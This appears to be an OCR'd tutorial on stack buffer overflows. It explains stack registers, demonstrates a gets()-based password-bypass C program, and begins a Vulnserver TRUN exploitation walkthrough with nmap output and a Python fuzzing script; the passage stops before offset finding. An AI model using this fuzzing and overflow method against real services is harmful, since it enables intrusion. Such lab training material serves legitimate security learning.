


Image Source: Google

Now let us try understanding the stack hierarchy. Stack hierarchy has extended stack pointer (ESP), Buffer space, extended base pointer (EBP), and extended instruction pointer (EIP).

ESP holds the top of the stack. It points to the most-recently pushed value on the stack. A stack buffer is a temporary location created within a computer's memory for storing and retrieving data from the stack. EBP is the base pointer for the current stack frame. EIP is the instruction pointer. It points to (holds the address of) the first byte of the next instruction to be executed.


Stack

Stack: A LIFO data structure extensively used by computers in memory management, etc.

There is a bunch of registers present in the memory, but we will only concern ourselves with EIP, EBP, and ESP.

EBP: It's a stack pointer that points to the base of the stack.

ESP: It's a stack pointer that points to the top of the stack.



EIP: It contains the address of the next instruction to be executed

Address	Instructions
0x01	Instr-1
0x02	Instr-2
0x03	Instr-3
0x04	Instr-4

Current Instruction

EIP = 0x02

Imagine if we send a bunch of characters into the buffer. It should stop taking in characters when it reaches the end. But what if the character starts overwriting EBP and EIP? This is where a buffer overflow attack comes into place. If we can access the EIP, we could insert malicious scripts to gain control of the computer.

Let's see some important points related to the stack:


A stack is filled from higher memory to lower memory.
In a stack, all the variables are accessed relative to the EBP.
In a program, every function has its own stack.
Everything is referenced from the EBP register.

There are 4 main components of the memory stack in a 32-bit architecture -

Extended Stack Pointer (**ESP**)
Buffer Space
Extended Base Pointer (**EBP**)
Extended Instruction Pointer (**EIP**) / Return Address


Definitions:

1. **EIP =>**The Extended Instruction Pointer (EIP) is a register that contains the address of the next instruction for the program or command.
2. **ESP=>**The Extended Stack Pointer (ESP) is a register that lets you know where on the stack you are and allows you to push data in and out of the application.
3. **JMP =>**The Jump (JMP) is an instruction that modifies the flow of execution where the operand you designate will contain the address being jumped to.
4. **\x41, \x42, \x43 =>**The hexadecimal values for A, B and C. For this exercise, there is no benefit to using hex vs ascii, it's just my personal preference.




For now, we will only to be concerned with 'Buffer Space' and the 'EIP'.

Buffer space is used as a storage area for memory in programming languages. For security reasons, information placed into the buffer space should never travel outside the buffer space



In the above figure, consider that a number of A's (0x41) were sent to the buffer space, but were correctly sanitized. The A's did not travel outside the buffer space and thus, no buffer overflow occurred.

Now, looking at a buffer overflow -



In the above figure, the number of A's (0x41) that were sent to the buffer space, have traveled outside the buffer space and have reached till the EIP.

If an attacker can gain control of the EIP, he or she can use the pointer to point to some malicious code and compromise a system. We are going to demonstrate how to do it.

Types of Buffer Overflow Attacks

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

What Programming Languages are More Vulnerable?

C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.

Languages such as PERL, Java, JavaScript, and C# use built-in safety mechanisms that minimize the likelihood of buffer overflow.

How to Prevent Buffer Overflows

Developers can protect against buffer overflow vulnerabilities via security measures in their code, or by using languages that offer built-in protection.

In addition, modern operating systems have runtime protection. Three common protections are:

Address space randomization (ASLR) — randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.

Data execution prevention — flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.

Structured exception handler overwrite protection (SEHOP) — helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a

stack-based buffer overflow to overwrite an exception registration record, stored on a thread's stack.

Lets Take an Example How Buffer Overflow Work with Simple C program

```
#include<stdio.h>
#include<string.h>int main(void)
{
   char buff[15];
   int pass = 0;printf("\n Enter the password : \n");
   gets(buff);if(strcmp(buff, "mrsam"))
   {
      printf("\n Wrong Password \n");
   }
   else
   {
      printf("\n Correct Password \n");
      pass = 1;
   }if(pass)
   {
     /* Now Give root or admin rights to user*/
      printf("\n Root privileges given to the user \n");
      char command[50];
      strcpy( command, "ls -l" );
      system(command);
   }return 0;
}
```

This is simple Login system program the correct password of this program is **mrsam**

compile your code

gcc program.c -o program

```
┌──(root㉿kali)-[/home/sam/OSCP]
└─# ls
program.c

┌──(root㉿kali)-[/home/sam/OSCP]
└─# gcc program.c -o program
program.c: In function ‘main’:
program.c:10:5: warning: implicit declaration of function ‘get
   10 |     gets(buff);
      |     ^~~~
      |     fgets
program.c:28:9: warning: implicit declaration of function ‘sys
   28 |         system(command);
      |         ^~~~~~
/usr/bin/ld: /tmp/ccrqoSVP.o: in function `main':
program.c:(.text+0×28): warning: the `gets' function is danger

┌──(root㉿kali)-[/home/sam/OSCP]
└─# ./program

 Enter the password :
mrsam

 Correct Password

 Root privileges given to the user
total 24
-rwxr-xr-x 1 root root 16760 Mar 31 15:11 program
-rwxrwxrwx 1 root root   554 Mar 31 15:02 program.c

┌──(root㉿kali)-[/home/sam/OSCP]
└─#
```

as you can when give correct password=**mrsam** it will run “**ls -l**”


command

Now run this program again with wrong password

```
┌──(root㉿kali)-[/home/sam/OSCP]
└─# ./program

 Enter the password :
aaaaaaaaaaaa

 Wrong Password

┌──(root㉿kali)-[/home/sam/OSCP]
└─#
```

When i enter wrong password the program not running “**ls -l**” command

Now run this program again with wrong password with more then character



In the above example, even after entering a wrong password, the program worked as you gave the correct password.

There is a logic behind the output above. What attacker did was, he/she supplied an input of length greater than what buffer can hold and at a particular length of input the buffer overflow so took place that it overwrote the memory of integer ‘pass’. So despite of a wrong password, the value of ‘pass’ became non zero and hence root privileges were granted to an attacker.

What is Vulnserver?

Vulnserver was created for learning software exploitation. It is a multi-threaded Windows based TCP server that listens for client connections on port 9999 (by default) and allows the user to run a number of different commands that are vulnerable to various types of buffer overflow exploiations. The source code can be found here.

stephenbradshaw/vulnserver

Check my blog at http://thegreycorner.com/ for more information and updates to this software. Vulnserver is a…

github.com

Immunity Debugger

Download Download Immunity Debugger Here! Overview A debugger with functionality designed specifically for the security…

www.immunityinc.com

Tools/OS used :

Attacker Machine : Kali Linux Rolling
Victim Host : Windows 7 ultimate 32 bit
Vulnserver application (github)
Immunity Debugger v1.85

NOTES :-

Attacker's IP : 192.168.43.73
Victim's IP : 192.168.43.112
Vulnerable port : 9999 (Vulnserver)
Vulnerable parameter : TRUN

EASY STEPS

Part 1

1. Fuzzing the service parameter and getting the crash byte
2. Generating the pattern
3. Finding the correct offset where the byte crashes with the help of (EIP)


Part 2

1. Finding the bad character with mona.py, and comparing bad character strings with mona.py
2. Finding return address (JMP ESP) with mona.py

Part 3

1. Setting breakpoint to verify RETURN address is correct or not
2. Creating reverse shell with the help of msfvenom
3. Adding NOP's to the script
4. Getting shell

Right click on vulnserver run as Administrator by default vulnserver is running on port 9999




```
┌──(root㉿kali)-[/home/sam]
└─# nmap -sV 192.168.43.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 11:59 IST
Nmap scan report for test-PC (192.168.43.112)
Host is up (0.00042s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (v
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
1027/tcp open  msrpc        Microsoft Windows RPC
1028/tcp open  msrpc        Microsoft Windows RPC
1029/tcp open  msrpc        Microsoft Windows RPC
1031/tcp open  msrpc        Microsoft Windows RPC
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9999/tcp open  vulnserver   Vulnserver
MAC Address: 08:00:27:32:4C:45 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

so you can see that above image vulnserver is running on port 9999

Fuzzing

The first step in testing for a buffer overflow is fuzzing.
Fuzzing allows us to send bytes of data to a vulnerable program (in our case, Vulnserver) in growing iterations, to overflow the buffer space and overwrite the EIP.

```
┌──(root㉿ kali)-[/home/sam]
└─# nc -nv 192.168.43.112 9999
(UNKNOWN) [192.168.43.112] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

From here we see the commands that are available to us. Here's where things are going to get interesting, we're going to fuzz some commands to find out where it crashes. I'm going to use the TRUN command, though any of the commands are viable test subjects

```
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
TRUN aaaaaaaaaaaaaaaaaaaaaaaa
TRUN COMPLETE
EXIT
GOODBYE

┌──(root㉿ kali)-[/home/sam/OSCP]
└─#
```

So this is manual Fuzzing it will take long time to crash the program

So here we will use Python Script


Now, let's write a simple Python fuzzing script on our Linux machine **fuzzing.py** Download from


```
#! /usr/bin/python

import socket
import sys

buffer = ["A"]
counter =  100
while len(buffer) ⩽ 30:
    buffer.append("A"*counter)
    counter=counter+200

for string in buffer:
    print "Fuzzing vulnserver with %s bytes " % len(string)
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    connect=s.connect(('192.168.43.112',9999))
    s.send(('TRUN /.:/' + string))
    s.close()
~
```


It should be noted that the IP in the s.connect() will be of the Windows machine that is running Vulnserver and it runs on port 9999 by default, and the vulnerability we are attacking is through the “TRUN” command.

Now, in Immunity Debugger click on ‘File’ > and select vulnserver.exe.

Run the vulnserver.exe program by clicking the play button.









```
┌──(root kali)-[/home/sam/OSCP/buffer_overflow_script
└─# python 1-fuzzer.py
Fuzzing vulnserver with 1 bytes
Fuzzing vulnserver with 100 bytes
Fuzzing vulnserver with 300 bytes
Fuzzing vulnserver with 500 bytes
Fuzzing vulnserver with 700 bytes
Fuzzing vulnserver with 900 bytes
Fuzzing vulnserver with 1100 bytes
Fuzzing vulnserver with 1300 bytes
Fuzzing vulnserver with 1500 bytes
Fuzzing vulnserver with 1700 bytes
Fuzzing vulnserver with 1900 bytes
Fuzzing vulnserver with 2100 bytes
Fuzzing vulnserver with 2300 bytes
Fuzzing vulnserver with 2500 bytes
Fuzzing vulnserver with 2700 bytes
Fuzzing vulnserver with 2900 bytes
Fuzzing vulnserver with 3100 bytes
Fuzzing vulnserver with 3300 bytes
Fuzzing vulnserver with 3500 bytes
Fuzzing vulnserver with 3700 bytes
Fuzzing vulnserver with 3900 bytes
Fuzzing vulnserver with 4100 bytes
Fuzzing vulnserver with 4300 bytes
Fuzzing vulnserver with 4500 bytes
Fuzzing vulnserver with 4700 bytes
Fuzzing vulnserver with 4900 bytes
Fuzzing vulnserver with 5100 bytes
Fuzzing vulnserver with 5300 bytes
Fuzzing vulnserver with 5500 bytes
Fuzzing vulnserver with 5700 bytes
Fuzzing vulnserver with 5900 bytes
```

Wait till the program crashes and you see the ‘Paused’ status at the bottom right of Immunity Debugger.

In my case, vulnserver crashed after 5900 bytes. Also, not all registers were overwritten by ‘A’ (0x41), and that’s not a problem unless the program has crashed. We now have a general idea of sending data to crash the program. See the Image below



What we need to do next is figure out exactly where the EIP is located (in bytes) and try to get control over it.

Finding the Offset

So, now that we know how we can overwrite the EIP and that the overwrite occurred between 1 and 5900 bytes- .

